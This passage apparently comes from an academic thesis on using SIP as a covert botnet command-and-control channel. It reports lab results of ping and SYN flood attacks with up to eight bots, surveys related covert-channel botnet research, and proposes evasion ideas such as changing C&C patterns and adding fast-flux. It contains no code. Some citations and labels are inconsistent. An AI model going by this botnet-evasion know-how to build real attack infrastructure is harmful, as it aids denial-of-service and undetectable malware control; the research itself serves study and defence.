- Metric 4: CPU usage

Our results of the ping flood attack, as gathered from the victim are summarized in table 6.1:

bots	Bandwidth consumption	Network I/O activity (Kbps)	Used physical memory	CPU usage
0	1%	0	22%	1%
1	7%	1	30%	1%
2	6%	1	29%	2%
4	6%	5	29%	2%
8	7%	2	28%	8%

Table 6.1: Results of ping flood attack

In all following figures the horizontal axis contains the number of the attacking bots. In order to understand, whether there is an alternation of the metrics in victim's machine we analyse the machine when there was not attacked by any bot. One can observe that the results are not very designative. This is because the victim machine ran several other tasks unrelated to our experiment. These tasks could not be terminated. Nevertheless, the results are enough to provide the reader with general idea.



Figure 6.5: Results of ping flood attack: Used physical memory

As shown in figure 6.5, the physical memory at the victim's side is increased when compared to an idle state. We notice that the number of the attacking bots did not play a significant role, because the increment of the percentage of the physical memory was not dramatically different.



Figure 6.6: Results of ping flood attack: Bandwidth consumption

As depicted in figure 6.6, the bandwidth consumption was also augmented when compared to the state where attacking bots were non-existent.



Figure 6.7: Results of ping flood attack: Network I/O activity (Kbps)

CPU usage at the victim side is shown in figure 6.8. One can easily observe that it had increased significantly when 8 bots were attacking the victim.



Figure 6.8: Results of ping flood attack: CPU usage

As we can observe from figures 6.5, 6.6 and 6.8 the ping flood attack in terms of used physical memory, bandwidth consumption and generally (the MB in use, they) had all increased when the attack was unfolding. Unfortunately, these metrics did not ascend proportionately with the increment of the number of bots. Only the CPU usage follows this proportionate form. It can also be observed that CPU usage had by far the maximum value when the victim was attacked by 8 bots.

Our results of the TCP flood attack, as gathered at the victim's side are shown in table 6.2.

bots	Bandwidth consumption	Network I/O activity (Kbps)	Used physical memory	CPU usage
0	1%	0	22%	1%
1	1%	2	30%	1%
2	8%	3	29%	7%
4	10%	6	29%	12%
8	16%	3	36%	13%

Table 6.2: Results of SYN flood attack



Figure 6.9: Results of SYN flood attack: Bandwidth consumption

As shown in figure 6.9 the (bandwidth consumption) was augmented proportionally to the increment of the number of attacking bots.



Figure 6.10: Results of SYN flood attack: Network I/O activity (Kbps)



Figure 6.11: Results of SYN flood attack: Used physical memory

As depicted in figure 6.11, the physical memory was increased compared with that of the state when there were no attacking bots. We notice that when the attack was being conducted with 8 bots the percentage was slightly greater than in all other variations of the same attack.



Figure 6.12: Results of SYN flood attack: CPU usage

As shown in figure 6.12, CPU usage was increased proportionally to the increment of the number of bots getting its maximum value when 8 bots were in use.

Our results for this type of attack were more predictable from that spotted in the ping flood one. We notice that (in bandwidth consumption,) CPU usage, as well as in used physical memory metrics, there was a proportionate augmentation based on the number of bots which were participating in the attack. Additionally, for the network usage metric, there existed approximately a double augmentation proportionally with the bots, which were doubled as well.

To sum up, the results are not very detailed but one is able to conclude that the more bots are used the more effective the attack. We are expecting to see better results, when the number of bots is increased to 20 or 40.

Chapter 7

Related work

To our knowledge, the most related work to ours is given in [32]. The authors analyse the requirements which a typical botnet should have and their approach is focused on detection. Firstly, they present an overview of the SIP protocol and SIP's infrastructure. They designed a prototype SIP bot to generate its traffic flow. It became clear to them that in order to effectively design a bot one must fully understand and analyse the network's legitimate traffic. Furthermore, they elaborated on possible ways legitimate-looking SIP traffic can be created and they concluded that SIP bots can mimic normal traffic. It is also denoted that a tool producing such legitimate background traffic is an important requirement for testing botnet detection approaches in the lab. In addition, they presented a tool to emulate SIP clients and discuss the collected results. This work differs from ours because firstly, the authors focus on the detection of a botnet. They also implemented a bot but to do so they relied on Storm-bot. On the other hand, our work specifically focuses on SIP as the means to construct an effective and flexible covert communication channel for botnet operations.

A related work has also been presented in [9], where DNS protocol is used as a covert channel to realize botnet communications. All C&C communications were concealed and appeared to an observer as perfectly legitimate DNS queries and responses. The major advantage of this structure lies in the simplicity offered to the botnet developer by the used protocol, as also happens in our work with SIP. In this contribution, the DNS authoritative server is controlled by the botmaster who uses resource records to meet his goals. Resource Records (RRs) are used to resolve name resolution queries. A DNS

server contains the resource records it needs to respond to name resolution queries for the namespace for which it is authoritative. Thus, the botmaster circulates the information he wants bots to receive for the attack as RRs.

Moreover, a novel architectural design of a botnet has been presented in [40]. It combines smartphones and on-line social networks (OSNs). Both are used to perform new types of botnet attacks. On-line social networks are exploited to recruit bots and their messaging system is used as a covert channel. Their results were that OSNs are more suitable for mobile botnet communication than the traditional Short Message Service (SMS). Also, most cellular providers offer free OSN access to their subscribers. Furthermore, according to the authors, OSNs have a highly clustered structure and this makes the botnet immune to node failures.

The work in [41] proposes an interesting approach to sensing-enabled covert channels in mobile phones. The mobile malware presented in this article exploits the sensors available on current mobile devices. According to the authors, such a malware can be used to target context-aware attacks. Moreover, they argue that this kind of malware can be commanded and controlled over context-aware, out-of-band channels. Essentially, this work displays attacks coming from a mobile botnet with C&C channels based on acoustic, visual, magnetic and vibrational signalling. The major advantage is that the botmaster can quickly have a large number of infected devices and still have a high level of undetectability. A malware that gets triggered in a movie theatre, for example, by a hidden audio signal embedded in a commercial, can be used to cause a disturbance, as the infected devices may suddenly produce a loud song or a siren. The authors conclude that it is difficult if not impossible to detect such a botnet owning to each C&C covert channel, based-on non-network means. They strengthen their idea by developing such a mobile botnet. Using their hardware and Android-based mobile phones, they were able to send hidden C&C messages.

Chapter 8

Conclusion

In this thesis a general analysis of the botnet phenomenon has been made, hoping to briefly give some comprehensible knowledge of botnets regarding their communication, as well as their structure. The most interesting factor is the means which botnets exploit toward conducting their goals: protocols, programs, services; namely a variety of tools. This work is concentrated on the covert communication channels used by botnets. Specifically, we use SIP as a covert channel to pass along information from botmaster to bots. Although such a C&C structure may seem quite simplistic, it is hard to detect. Moreover, to the best of our knowledge, the exploitation of SIP to build such a C&C channel is novel, and at least not examined in great detail in the literature so far. We conclude that SIP is an exceptionally attracting platform for botnets, because it is a readily available one and open for everyone to use it.

8.1 Future work

Our privacy is being infringed upon. Perhaps we should consider putting more time and effort into combating the spyware. It would certainly make for an interesting and worthwhile future project. In such a project more experiments with a greater number of bots should be conducted. It is a great idea, to develop the botnet to make frequent changes of the C&C patterns. The pattern of the commands can change dynamically and continuously. Furthermore, it can be combined the fast-flux model with the SIP as a covert communication channel. Finally, other types of attacks can be investigated.

Bibliography

[1] Michael Bailey, Evan Cooke, Farnam Jahanian, Yunjing Xu, and Manish Karir. A survey of botnet technology and defenses. In *Conference For Homeland Security, 2009. CATCH'09. Cybersecurity Applications & Technology*, pages 299–304. IEEE, 2009.

[2] Laurianne McLaughlin. Bot software spreads, causes new worries. *Distributed Systems Online, IEEE*, 5(6):1, 2004.

[3] Sérgio SC Silva, Rodrigo MP Silva, Raquel CG Pinto, and Ronaldo M Salles. Botnets: A survey. *Computer Networks*, 57(2):378–403, 2013.

[4] Marc Fossi, Gerry Egan, Kevin Haley, Eric Johnson, Trevor Mack, Téo Adams, Joseph Blackbird, Mo King Low, Debbie Mazurek, David McKinney, et al. Symantec internet security threat report trends for 2010. *Volume*, 16:20, 2011.

[5] Brett Stone-Gross, Thorsten Holz, Gianluca Stringhini, and Giovanni Vigna. The underground economy of spam: A botmasters perspective of coordinating large-scale spam campaigns. In *USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, 2011.

[6] Jarkko Oikarinen and Darren Reed. Internet relay chat protocol. 1993.

[7] Ramneek Puri. Bots & botnet: An overview. *SANS Institute 2003*, 2003.

[8] Aaron Hackworth and Nicholas Ianelli. Botnets as a vehicle for online crime. 2006.

[9] Marios Anagnostopoulos Georgios Kambourakis Stefanos Gritzalis. New facets of mobile botnet: Architecture and evaluation. *Computers & Security*, 2015.

[10] Maryam Feily, Alireza Shahrestani, and Sureswaran Ramadass. A survey of botnet and botnet detection. In *Emerging Security Information, Systems and Technologies, 2009. SECURWARE'09. Third International Conference on*, pages 268–273. IEEE, 2009.

[11] Christophe Kalt. Internet relay chat: Architecture. 2000.

[12] Chia-Mei Chen, Sheng-Tzong Cheng, and Ju-Hsien Chou. Detection of fast-flux domains. *Journal of Advances in Computer Networks*, 1(2), 2013.

[13] Ching-Hsiang Hsu, Chun-Ying Huang, and Kuan-Ta Chen. Fast-flux bot detection in real time. In *Recent Advances in Intrusion Detection*, pages 464–483. Springer, 2010.

[14] Hui-Tang Lin, Ying-You Lin, and Jui-Wei Chiang. Genetic-based real-time fast-flux service networks detection. *Computer Networks*, 57(2):501–513, 2013.

[15] Basheer N Al-Duwairi and Ahmad T Al-Hammouri. Fast flux watch: A mechanism for online detection of fast flux networks. *Journal of Advanced Research*, 2014.

[16] John Levine, Richard LaBella, Henry Owen, Didier Contis, and Brian Culver. The use of honeynets to detect exploited systems across large enterprise networks. In *Information Assurance Workshop, 2003. IEEE Systems, Man and Cybernetics Society*, pages 92–99. IEEE, 2003.

[17] D O'Leary. Intrusion-detection systems. *Journal of Information Systems*, 6(1):63–74, 1992.

[18] Roberto Di Pietro and Luigi V Mancini. *Intrusion detection systems*, volume 38. Springer, 2008.

[19] Yong Tang and Shigang Chen. Defending against internet worms: A signature-based approach. In *INFOCOM 2005. 24th Annual Joint Conference of the IEEE Computer and Communications Societies. Proceedings IEEE*, volume 2, pages 1384–1394. IEEE, 2005.

[20] Kui Xu, Danfeng Yao, Qiang Ma, and Alexander Crowell. Detecting infection onset with behavior-based policies. In *Network and System Security (NSS), 2011 5th International Conference on*, pages 57–64. IEEE, 2011.

[21] Mohammad M Masud, Tahseen Al-Khateeb, Latifur Khan, Bhavani Thuraisingham, and Kevin W Hamlen. Flow-based identification of botnet traffic by mining multiple log files. In *Distributed Framework and Applications, 2008. DFmA 2008. First International Conference on*, pages 200–206. IEEE, 2008.

[22] Paul Bacher, Thorsten Holz, Markus Kotter, and Georg Wicherski. Know your enemy: Tracking botnets, 2005.

[23] Elizabeth Stinson and John C Mitchell. Characterizing bots remote control behavior. In *Botnet Detection*, pages 45–64. Springer, 2008.

[24] Lei Liu, Songqing Chen, Guanhua Yan, and Zhao Zhang. Bottracer: Execution-based bot-like malware detection. In *Information Security*, pages 97–113. Springer, 2008.

[25] Guofei Gu, Vinod Yegneswaran, Phillip Porras, Jennifer Stoll, and Wenke Lee. Active botnet probing to identify obscure command and control channels. In *Computer Security Applications Conference, 2009. ACSAC'09. Annual*, pages 241–253. IEEE, 2009.

[26] Alisha Cecil. A summary of network traffic monitoring and analysis techniques. *cit*, pages 10–25, 2012.

[27] Pedro Garcia-Teodoro, J Diaz-Verdejo, Gabriel Maciá-Fernández, and Enrique Vázquez. Anomaly-based network intrusion detection: Techniques, systems and challenges. *computers & security*, 28(1):18–28, 2009.

[28] Guofei Gu, Junjie Zhang, and Wenke Lee. Botsniffer: Detecting botnet command and control channels in network traffic. 2008.

[29] Guofei Gu, Phillip A Porras, Vinod Yegneswaran, Martin W Fong, and Wenke Lee. Bothunter: Detecting malware infection through ids-driven dialog correlation. In *USENIX Security*, volume 7, pages 1–16, 2007.

[30] Guofei Gu, Roberto Perdisci, Junjie Zhang, Wenke Lee, et al. Botminer: Clustering analysis of network traffic for protocol-and structure-independent botnet detection. In *USENIX Security Symposium*, pages 139–154, 2008.

[31] Jonathan Rosenberg, Henning Schulzrinne, Gonzalo Camarillo, Alan Johnston, Jon Peterson, Robert Sparks, Mark Handley, Eve Schooler, et al. Sip: session initiation protocol. Technical report, RFC 3261, Internet Engineering Task Force, 2002.

[32] Andreas Berger and Mohamed Hefeeda. Exploiting sip for botnet communication. In *Secure Network Protocols, 2009. NPSec 2009. 5th IEEE Workshop on*, pages 31–36. IEEE, 2009.

[33] Dimitris Geneiatakis, Tasos Dagiuklas, Georgios Kambourakis, Costas Lambrinoudakis, Stefanos Gritzalis, Sven Ehlert, Dorgham Sisalem, et al. Survey of security vulnerabilities in session initiation protocol. *IEEE Communications Surveys and Tutorials*, 8(1-4):68–81, 2006.

[34] Giorgos Karopoulos, Georgios Kambourakis, Stefanos Gritzalis, and Elisavet Konstantinou. A framework for identity privacy in sip. *Journal of Network and Computer Applications*, 33(1):16–28, 2010.

[35] Donald C Latham. Department of defense trusted computer system evaluation criteria. *Department of Defense*, 1986.

[36] Annarita Giani, Vincent H Berk, and George V Cybenko. Data exfiltration and covert channels. In *Defense and Security Symposium*, pages 620103–620103. International Society for Optics and Photonics, 2006.

[37] David Mills. Network time protocol (version 3) specification, implementation and analysis. 1992.

[38] Wireshark. `https://www.wireshark.org/`.

[39] Kamailio sip sever. `http://www.kamailio.org/w/`.

[40] Mohammad Reza Faghani and Uyen Trang Nguyen. Socellbot: A new botnet design to infect smartphones via online social networking. In *Electrical & Computer*

Engineering (CCECE), 2012 25th IEEE Canadian Conference on, pages 1–5. IEEE, 2012.

[41] Ragib Hasan, Nitesh Saxena, Tzipora Haleviz, Shams Zawoad, and Dustin Rinehart. Sensing-enabled channels for hard-to-detect command and control of mobile devices. In *Proceedings of the 8th ACM SIGSAC symposium on Information, computer and communications security*, pages 469–480. ACM, 2013.